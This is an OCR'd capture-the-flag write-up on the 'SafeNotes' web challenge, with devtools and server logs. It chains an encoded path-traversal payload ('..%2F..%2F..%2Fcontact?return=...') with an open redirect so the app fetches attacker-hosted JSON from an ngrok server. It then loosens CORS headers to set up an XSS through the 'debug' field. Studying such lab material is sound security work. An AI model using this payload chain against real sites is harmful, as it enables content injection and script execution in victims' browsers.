
Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
Incognito
Error
SafeNotes
Home
Create Note
View Note
Report
Contact
Logout
View Note

../ is blocked but ..%2F the URL encoded version seems not blocked but shows again nothing.

If we remember the source code well a fetch is done to “GET /api/notes/**fetch**/UUID” in the back end to get the note content.

We can inspect the browser developer tools Network section the “GET /api/notes/fetch/UUID” now changed to “GET /api/notes/UUID” resulting in a 404 not found!

We traversed one step back and the fetch is gone from the path.



localhost/view?note=..%2F?5668f472-10fd-417e-9719-d7e52abb9d40

View Note

You can view stored notes here, securely!

Enter Note ID:

..%2F?5668f472-10fd-417e-9719-d7e52abb9d40

View Note

Name

notes/?5668f472-10fd-417e-9719-d7e52abb9d40


General

Request URL: http://localhost/api/notes/?5668f472-10fd-417e-9719-d7e52abb9d40
Request Method: GET
Status Code: 404 NOT FOUND
Remote Address: 127.0.0.1:7000
Referrer Policy: strict-origin-when-cross-origin

Response Headers (5)

Request Headers

We change the input to *..%2F..%2F..%2F?5668f472-10fd-417e-9719-d7e52abb9d40* to see what happens then:


localhost/view?note=..%2F..%2F..%2F?5668f472-10fd-417e-9719-d7e52abb9d40

View Note

You can view stored notes here, securely!

Enter Note ID: ..%2F..%2F..%2F?5668f472-10fd-417e-9719-d7e52abb9d40


Name: ?5668f472-10fd-417e-9719-d7e52abb9d40, favicon.ico

General
Request URL: http://localhost/?5668f472-10fd-417e-9719-d7e52abb9d40
Request Method: GET
Status Code: 200 OK
Remote Address: 127.0.0.1:7000
Referrer Policy: strict-origin-when-cross-origin


We have reached the root of the API. This means we can now chain the open redirect on top of this:

..%2F..%2F..%2Fcontact?return=HTTPS://OUR-CONTROLLED-URL?5668f472-10fd-417e-9719-d7e52abb9d40

At this point I started a simple python web server on my own pc and exposed it externally via ngrok.



```python
import http.server
import socketserver

PORT = 8080

Handler = http.server.SimpleHTTPRequestHandler



with socketserver.TCPServer(("", PORT), Handler) as httpd:
    print("serving at port", PORT)
    httpd.serve_forever()

```




localhost/view?note=..%2F..%2F..%2Fcontact?return=https://73e7-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.ap...

You can view stored notes here, securely!

Enter Note ID: ..%2F..%2F..%2Fcontact?return=https://73e7-2a02-1810-2413-c700-b027-cb6-b6

Name	Method	Status	Type	Initiator	Size	Time	Connection ID
contact?return=https://73e7-2a02-1810-2413-c700-b0...rok-free.app?5668f472-10f...	GET	302	fetch / Redirect	VM54 view:9	286 B	29 ms	
?5668f472-10fd-417e-9719-d7e52abb9d40	GET	CORS error	fetch	contact	0 B	166 ...	
?5668f472-10fd-417e-9719-d7e52abb9d40	OPTIONS	501	preflight	Preflight	0 B	163 ...	




```
Connections                   ttl     opn     rt1     rt5     p50     p90
                              2       0       0.03    0.01    0.03    0.04

HTTP Requests
-------------

20:39:45.114 CESTOPTIONS /                  501 Unsupported method ('OPTIONS')
```


The application tries to read the note from a JSON file on my own server. This is great if I know can host a JSON file with my own parameter I can enable the debug function and perform an XSS.

Only one small issue at this point my simple python web server is to simple :-) It is not able to handle the OPTIONS request that the web application is sending before the actual GET request.

I found a more advanced pyhton server here:
https://gist.github.com/ssi-anik/0c9ea2f32308508f3e13e025815bb620




```
PS C:\Users\Joren\Desktop\BB\server> python server.py --allow y
Listening on 0.0.0.0:8080 - ALLOWS CORS
```



```
HTTP Requests
-------------

20:44:10.991 CESTOPTIONS /                    200 OK
```


200 Ok for the OPTIONS request but the GET request I expect to happen next to get the note is missing?

The developer tools Console gives the reason: “Request header field x-csrftoken is not allowed by Access-Control-Allow-Headers in preflight response”



Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
localhost/view?note=..%2F..%2F..%2Fcontact?return=https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.ap...
Incognito
Error
SafeNotes
Home
Create Note
View Note
Report
Contact
Logout
View Note
You can view stored notes here, securely!
Enter Note ID:
..%2F..%2F..%2Fcontact?return=https://3492-2a02-1810-2413-c700-b027-cb6-b6
View Note
Elements
Console
Sources
Network
Performance
Application
Security
Memory
Lighthouse
Recorder
EditThisCookie
Performance insights
top
Filter
Default levels
4 Issues: 4

```
Access to fetch at 'https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app/?5668f472-10fd-417e-9719-d7e52abb9d40' (redirected from '        /view?note=..%2F..%2…9719-d7e52abb9d40:1
http://localhost/contact?return=https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f472-10fd-417e-9719-d7e52abb9d40') from origin 'http://localhost' has been blocked by CORS
policy: Request header field x-csrftoken is not allowed by Access-Control-Allow-Headers in preflight response.
▶ GET https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app/?5668f472-10fd-417e-9719-d7e52abb9d40 net::ERR_FAILED      VM54 view:9
▶ Uncaught (in promise)                                                                                                         VM54 view:9
TypeError: Failed to fetch
    at fetchNoteById (VM54 view:9:9)
    at validateAndFetchNote (VM54 view:48:13)
    at HTMLButtonElement.<anonymous> (VM54 view:63:13)
```

A small edit to the python web server source code to add in our web server response the "Access-Control-Allow-Headers" with "x-csrftoken"




```
            'content-length': content_length,
            'headers': dict(request_headers),
            'data': json.loads(str(self.rfile.read(length).decode('ascii')) or '{}')
        }
        print(json.dumps(data, indent=2))

        self.send_response(200)
        self.send_header("Content-Type", "application/json")

        if allow:
            self.send_header('ACCESS-CONTROL-ALLOW-CREDENTIALS', True)  # Boolean
            self.send_header('ACCESS-CONTROL-ALLOW-HEADERS',
                             'x-csrftoken')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-ALLOW-METHODS', 'OPTIONS, PATCH, POST, GET')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-ALLOW-ORIGIN', '*')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-EXPOSE-HEADERS', '*')  # * or Comma separated values
            self.send_header('ACCESS-CONTROL-MAX-AGE', 600)  # seconds
            # self.send_header('ACCESS-CONTROL-REQUEST-HEADERS', 'content-type') #Comma separated values sent by client
            # self.send_header('ACCESS-CONTROL-REQUEST-METHOD', 'GET')  # Specific value sent by Client
```



```
HTTP Requests
-------------

20:47:40.305 CESTGET     /                        200 OK
20:47:40.237 CESTOPTIONS /                        200 OK
```

We request to view the note again and now we see the OPTIONS request followed by the GET request. We have reached the point where the web application is looking for the note content on our server.

The note fetch looks for 3 possible thing in the JSON it reads: content, error and debug. During our recon we noticed debug has no sanitization protection.



